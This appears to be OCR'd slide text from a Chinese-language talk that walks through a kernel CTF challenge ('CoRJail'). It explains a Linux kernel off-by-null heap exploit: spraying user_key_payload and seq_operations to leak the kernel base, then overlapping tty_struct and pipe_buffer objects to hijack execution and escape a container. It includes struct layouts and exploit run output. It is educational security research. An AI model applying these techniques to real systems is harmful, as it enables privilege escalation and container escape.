
kmalloc-32

$ Corjail

Exploit - Use user_key_payload to leak kernel address

- 實際上還會需要環境的建構來增加成功機率，這邊就簡單說明一下
  - sched_setaffinity / pthread_setaffinity_np - 由於有 per-cpu cache，因此將不重要的記憶體分配遷移至其他 cpu 上避免干擾
  - Drain - 如果 null byte 蓋到正在使用的 object，則會造成 kernel panic，因此先將目前在使用的 cache 給申請完，slab manager 就會新分配一塊乾淨的 slab
  - Polling thread - 因為 poll 會讓 task hang 住，因此會另外開一些 thread 來呼叫 sys_poll
- 到此 null byte 的利用由下面兩頁的圖片做總結


cormon object
Ptr
00
poll_list
user_key_payloa
d
Ptr
poll_list
NULL
NULL
kmalloc-4k
kmalloc-32



cormon object
Freed
(Freed)
user_key_payloa
d
Ptr
poll_list
NULL
kmalloc-4k
kmalloc-32

$ Corjail


Exploit - Use user_key_payload to leak kernel address

- 接下來要讓其他 object 拿到此塊記憶體，做到 type confusion，並且此 object 需要能滿足下列條件：
  - 將 user_key_payload.datalen 蓋成夠大的值，這樣才能印 data
  - Offset 0x18 的位址需要有 kernel binary address，確保 leak 穩定性
  - 同樣落在 kmalloc-32
- 這裡選擇 object 結構為 struct seq_operation，方式為開啟大量的 “/proc/self/stat”


```
struct seq_operations {
    void * (*start) (struct seq_file *m, loff_t *pos);
    void (*stop) (struct seq_file *m, void *v);
    void * (*next) (struct seq_file *m, void *v, loff_t *pos);
    int (*show) (struct seq_file *m, void *v);
};
```



kmalloc-4k




kmalloc-32



kmalloc-4k

kmalloc-32

同時也是



$ Corjail

Exploit - Use user_key_payload to leak kernel address

	seq_operation	user_key_payload
01~08	.start = single_start( )	rcu.next
09~16	.next = single_next( )	rcu.func
17~24	.stop = single_stop( )	datalen (2 bytes)
25~32	.show = proc_single_show( )	data[ ]

$ Corjail

Exploit - Use user_key_payload to leak kernel address

```
user@CoRJail:/tmp$ ./test
[---------- exploit start ----------]
[+] initialize...
[*] squeeze dry kmalloc-32 with seq_operation
[*] spray user_key_payload in kmalloc-32 to get new slab
[*] create polling thread
thread 0 start
thread 1 start
thread 2 start
thread 3 start
thread 4 start
thread 5 start
thread 6 start
thread 7 start
thread 8 start
thread 9 start
thread 10 start
thread 11 start
thread 12 start
thread 13 start
[*] spray more user_key_payload in kmalloc-32
[*] trigger null byte oob write
[*] join polling thread
thread 0 end
thread 1 end
thread 2 end
thread 4 end
thread 3 end
thread 7 end
thread 5 end
thread 6 end
thread 8 end
thread 12 end
thread 11 end
thread 10 end
thread 9 end
thread 13 end
[*] spray seq_operation to make type confusion
[*] try to leak kern address success !
[+] kern_base: 0xffffffff2f000000
```

$ Corjail

Exploit - Use user_key_payload to leak kernel address

- 到此成功 leak kernel base address，不過並不是每次都會成功，失敗的原因有幾種：
  - 蓋到使用中的 object
  - 蓋到已釋放的 object
  - 下方沒有 object - 失敗
  - setxattr 與 add_key 的 chunk 不同，user_key_payload.next 非 NULL
  - seq_operation 沒有拿到同塊
- Spray 的次數看官方寫的 exploit 好像沒什麼規律，不知道怎麼選的 (測試結果 ?)

$ Corjail

Exploit - Control execution flow by pipe_buffer

- 觸發 Off-By-Null
- 蓋寫 struct poll_list object 取得任意釋放的 primitive
- 釋放 struct user_key_payload 取得 oob read，藉此 leak kernel address
- 釋放 struct pipe_buffer 控制程式執行
- 執行 ROP 跳脫 container

$ Corjail

Exploit - Control execution flow by pipe_buffer

- 由於此機制 (spray —> overlapping —> spray —> …) 可以不斷使用，因此下一步要想辦法控制到可控結構的 function pointer 或是 function table pointer
- 第一個想到的會是 struct tty_struct，而此結構大小落在 kmalloc-1024
- 目標有二：
  - 取得 victim tty_struct 的位址
  - 構造 user_key_payload 與 victim tty_struct 重疊

$ Corjail

Exploit - What is pty

- 當使用實體電腦時，輸入的字元會直接傳至 serial port 連接的 terminal 如螢幕，這種互動介面與方式就稱作 tty
- 而當遠端連線時，鍵盤輸入的字元並不會直接印在遠方的螢幕上，而是印在連線客戶端的螢幕，這樣使用軟體模擬 tty 的處理就稱作 pty (pseudoterminal)
- 其中 pty 又分成兩個端點： master (ptmx) 與 slave (pts)

$ Corjail


Exploit - What is pty

- 首先 local 客戶端應用程式 (ssh) 會與 remote server (sshd) 建立連線，sshd 會：
  - Fork 一個新的 process (sshd) 來處理這筆連線，開啟一個 /dev/ptmx
  - 將 /dev/pts/<number> 導向至 std{in,out,err}，執行 bash
- sshd 的 socket 負責接收資料，並將資料導向至 /dev/pmtx，而擁有 /dev/pts/<number> 的 bash 就會接收到資料，並執行對應的命令

$ Corjail

Exploit - What is pty

- 下圖取自於 wiki




$ Corjail

Exploit - Control execution flow by pipe_buffer

- 當開啟 /dev/ptmx 時，kernel space 會分配一個大小落於 kmalloc-1024 的 struct tty_struct，其中結構的成員就包含 function pointer
- 除此之外還會分配 kmalloc-32 的 struct tty_file_private，第一個成員指向 tty_struct

```
1  struct tty_struct {
2      int magic;
3      struct kref kref;
4      struct device *dev;
5      struct tty_driver *driver;
6      const struct tty_operations *ops;
7      int index;
8      ...
9  };
```


```
1  struct tty_file_private {
2      struct tty_struct *tty;
3      struct file *file;
4      struct list_head list;
5  };
```


kmalloc-32
kmalloc-1024
seq_operation (user_key_payload)
Ptr
poll_list
seq_operation (user_key_payload)
Ptr
poll_list
tty_file_private
tty_file_private
tty_struct
tty_struct

$ Corjail

Exploit - Control execution flow by pipe_buffer


- 因為 key 最多只能分配 200 個，後續也還要需要利用，所以在 spray tty_struct 前把沒有 overlap 的其他結構給釋放掉
- 如果成功 spray tty_file_private 到 user_key_payload 下方，就能 leak tty_struct 的結構位址




